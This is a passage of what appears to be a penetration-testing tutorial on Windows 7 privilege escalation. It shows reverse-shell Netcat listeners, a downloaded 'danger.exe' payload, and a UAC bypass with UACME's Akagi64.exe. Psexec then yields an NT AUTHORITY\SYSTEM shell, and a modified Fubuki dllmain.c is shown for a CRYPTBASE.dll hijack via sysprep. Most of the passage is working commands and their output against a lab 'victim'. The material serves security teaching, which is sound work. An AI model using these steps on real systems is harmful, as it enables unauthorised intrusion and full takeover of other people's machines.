
Now, let’s run the following command to run the above script.

```
powershell.exe -ExecutionPolicy Bypass -NonInteractive -File
script.ps1
```



```
C:\Users\User\Desktop\temp>powershell -ExecutionPolicy Bypass -NonInteractive -File script2.ps1
powershell -ExecutionPolicy Bypass -NonInteractive -File script2.ps1


C:\Users\User\Desktop\temp>
```

If everything is done as expected, we should have these two files in the current directory. Let’s cross check by typing “dir” command.




```
C:\Users\User\Desktop\temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 402A-63AA

 Directory of C:\Users\User\Desktop\temp

10/23/2015  10:59 PM    <DIR>          .
10/23/2015  10:59 PM    <DIR>          ..
10/23/2015  10:59 PM            73,802 danger.exe
10/23/2015  10:56 PM           396,480 psexec.exe
10/23/2015  10:56 PM               152 script.ps1
10/23/2015  10:58 PM               152 script2.ps1
               4 File(s)        470,586 bytes
               2 Dir(s)  13,640,392,704 bytes free

C:\Users\User\Desktop\temp>
```

As expected, we have both the files downloaded onto the victim’s machine.

Now the last step is to run this danger.exe file with SYSTEM privileges using psexec. That should give us a shell with SYSTEM privileges.

So, open up a new terminal in Kali Linux and set up a listener as shown below.



```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
```


Now, we need to run the danger.exe file with SYSTEM privileges so that we will get a shell with system privileges. Type in the following command.

```
psexec.exe –i –d –accepteula –s danger.exe
```

```
-i : Run the program so that it interacts with the desktop of the
specified session on the remote system. If no session is specified the
process runs in the console session.
```

```
-d : Don't wait for process to terminate (non-interactive).
```

```
-s : Run the remote process in the System account.
```



```
C:\Users\User\Desktop\temp>psexec.exe -i -d -accepteula -s danger.exe
psexec.exe -i -d -accepteula -s danger.exe

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com

The handle is invalid.
Couldn't install PSEXESVC service:
Connecting to local system...
C:\Users\User\Desktop\temp>
```

Oops! Something went wrong; we are not able to execute the file.


This is due to UAC. We need to find a way to first bypass UAC and then execute our file using psexec.

There are multiple techniques available, but the following is one of the most common techniques being used.

UAC bypass from precompiled binaries:


The following Github link has precompiled binaries that can execute a file with elevated privileges.

```
https://github.com/hfiref0x/UACME
```



So, download an appropriate file according to the target's architecture. In my case, using the same PowerShell script, I have downloaded Akagi64.exe since my target is running 64-bit version of Windows 7.

Let's cross check.



```
C:\Users\User\Desktop\temp>dir Akagi64.exe
dir Akagi64.exe
 Volume in drive C has no label.
 Volume Serial Number is 402A-63AA

 Directory of C:\Users\User\Desktop\temp

10/25/2015  11:37 AM            38,400 Akagi64.exe
               1 File(s)         38,400 bytes
               0 Dir(s)  13,551,497,216 bytes free

C:\Users\User\Desktop\temp>
```


Perfect! Now, all we need to do is run this file on the target machine to invoke danger.exe file.

Note: By default, it launches an elevated command prompt on the same machine if you do not specify any arguments. This is useless in our case since we are running a remote shell and we do not have GUI access to the machine.

However, looking at the documentation on github page, we can launch any other exe by providing it in the arguments. Since the author of this binary provided us with the option to launch any file of our interest, we do not have a problem here.


Open up a Netcat listener and run the following command on our shell.

```
Akagi64.exe 1 C:\Users\User\Desktop\danger.exe
```



```
C:\Users\User\Desktop\temp>Akagi64.exe 1 C:\Users\User\Desktop\danger.exe
Akagi64.exe 1 C:\Users\User\Desktop\danger.exe

C:\Users\User\Desktop\temp>
```

The above step should give us a reverse shell with elevated privileges.




```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49218
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
user-pc\user

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd..
cd..

C:\>cd Users\User\Desktop\temp
cd Users\User\Desktop\temp
```

There you go! We got a shell with elevated privileges and now we can run psexec here to get a shell with SYSTEM account.

Let's do it.

First, launch a new terminal, start a Netcat listener, and then type in the following command.


```
psexec.exe -i -d -accepteula -s danger.exe
```



```
C:\Users\User\Desktop\temp>psexec.exe -i -d -accepteula -s C:\Users\User\Desktop\temp\danger.exe
psexec.exe -i -d -accepteula -s C:\Users\User\Desktop\temp\danger.exe

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com

Starting C:\Users\User\Desktop\temp\danger.exe on USER-PC...
C:\Users\User\Desktop\temp\danger.exe started on USER-PC with process ID 1028.

C:\Users\User\Desktop\temp>
```

This should give us another reverse shell as shown below.

Check the output of “`whoami`”.



```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49220
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Boom! We are now having “nt authority\system” which is the highest level of privilege in windows environment.

UAC bypass from source:

However, wait and let’s go back to our UAC bypass technique.

Usually, POC exploits give us an elevated shell rather than giving us an option to execute other files of our choice. Therefore, assuming that this UAC bypass script is POC, which just gives us an elevated shell, we need to modify this code to execute the files of our choice rather than launching an elevated shell on the same machine.

First, let’s understand what happened behind the screen.

Following is the link that provides the internal details of how this UACME script works.

http://www.pretentiousname.com/misc/W7E_Source/win7_uac_poc_details.html

Let me dissect it into simple words.

1. Windows has some processes that run with elevated privileges. Our tool has taken one such process which automatically runs with elevated privileges (eg: sysprep.exe)
2. sysprep.exe has loaded a fake DLL file, which in turn loads an elevated command prompt.

Well, seems fine! But, couple of brain twisters here.

Question no 1: why is sysprep.exe loading our fake DLL file?

Answer:

This description taken from the above link, which should explain the answer.

“By default when a process loads a DLL it will look in its own folder first and fall back on System32 (etc.) if it wasn't found. Windows has a list of "Known DLLs" which will always be loaded directly from System32 without looking in the exe's own folder first. That list exists to avoid diversions like this and is a good idea. Unfortunately, Microsoft seems to have forgotten to put CRYPTBASE.DLL on the list”.

Therefore, we place a fake dll file with the name CRYPTBASE.dll

Question no 2: sysprep.exe is located in a directory where a normal user cannot directly write anything without elevated privileges. Then how is it possible for us to place this fake DLL into the directory where sysprep.exe is located?

Answer:


If YOU can't directly write, take help from a process that can write into this directory. Once such process is wusa.exe.

I hope it makes the things clear. If not, read the above steps once again.

Let's do these steps practically now which makes things better.

First, we need a fake DLL file.

I am taking the file source code available at the following link and compiling the code available in "`Fubuki`" folder to create a DLL file.


GitHub, Inc. [US] https://github.com/hfiref0x/UACME/tree/master/Source
GitHub
This repository Search
Explore Features Ent

hfiref0x / UACME


Branch: master UACME / Source / +

hfiref0x v 1.9.2

..	
Akagi	v 1.9.2
Fubuki	v 1.9.1
Hibiki	v 1.9.0
Inazuma	v 1.9.0
Shared	v 1.9.0
uacme.sln	v 1.9.0

We need to make a small modification before we compile this code.

Let us look at the "`dllmain.c`" file inside this "`Fubuki`" folder.



GitHub, Inc. [US] https://github.com/hfiref0x/UACME/blob/master/Source/Fubuki/dllmain.c

```
                                GetStartupInfoW(&startupInfo);

                                RtlSecureZeroMemory(sysdir, sizeof(sysdir));
                                cch = ExpandEnvironmentStrings(TEXT("%systemroot%\\system32\\"), sysdir, MAX_PATH);
                                if ((cch != 0) && (cch < MAX_PATH)) {
                                        RtlSecureZeroMemory(cmdbuf, sizeof(cmdbuf));
                                        _strcpy(cmdbuf, sysdir);
                                        _strcat(cmdbuf, TEXT("cmd.exe"));

                                        if (CreateProcessW(cmdbuf, NULL, NULL, NULL, FALSE, 0, NULL,
                                                sysdir, &startupInfo, &processInfo))
                                        {
                                                CloseHandle(processInfo.hProcess);
                                                CloseHandle(processInfo.hThread);
                                        }
                                }

                        }
                        ExitProcess(0);
                }
                return TRUE;
        }
```

The above highlighted piece of code is written by the author (Full credits to the original author of this code) to launch an elevated cmd.exe file and exit immediately.

I am going to modify it to point to our "danger.exe" file.

Therefore, when this DLL file is executed, our danger.exe file will be run and we should get an elevated reverse shell rather than spawning a command prompt within the remote machine.

This looks as shown below.


```
RtlSecureZeroMemory(sysdir, sizeof(sysdir));
cch = ExpandEnvironmentStrings(TEXT("C:\\\Users\\%USERNAME%\\Desktop\\"), sysdir, MAX_PATH);
if ((cch != 0) && (cch < MAX_PATH)) {
    RtlSecureZeroMemory(cmdbuf, sizeof(cmdbuf));
    _strcpy(cmdbuf, sysdir);
    _strcat(cmdbuf, TEXT("danger.exe"));
```

It is clear that the above piece of code is going to run "danger.exe" from desktop of the current user.

Now, we need to compile this file and generate a new DLL file and name it "CRYPTBASE.DLL".

As we did earlier, I have uploaded this file to my Kali's webserver root and wrote a PowerShell script to download this DLL file on to the victim machine.


I am running my PowerShell script "`script3.ps1`" as shown in the figure below.



```
C:\Users\User\Desktop\temp>powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script3.ps
1
powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script3.ps1


C:\Users\User\Desktop\temp>
```

It should download CRYPTBASE.dll on the target machine. We can cross verify by typing the following command in the current directory.

```
dir CRYPTBASE.dll
```




```
C:\Users\User\Desktop\temp>dir CRYPTBASE.dll
dir CRYPTBASE.dll
 Volume in drive C has no label.
 Volume Serial Number is 402A-63AA

 Directory of C:\Users\User\Desktop\temp

10/23/2015  11:15 PM             7,168 CRYPTBASE.dll
               1 File(s)          7,168 bytes
               0 Dir(s)  13,640,323,072 bytes free

C:\Users\User\Desktop\temp>
```

Everything is fine so far. Now, we need to transfer this file to the directory where sysprep.exe file is located.

Let's run the following command to do it.

```
move CRYPTBASE.dll C:\Windows\Sytem32\sysprep\
```



```
C:\Users\User\Desktop\temp>move CRYPTBASE.dll C:\Windows\System32\sysprep\
move CRYPTBASE.dll C:\Windows\System32\sysprep\
Access is denied.
        0 file(s) moved.

C:\Users\User\Desktop\temp>
```

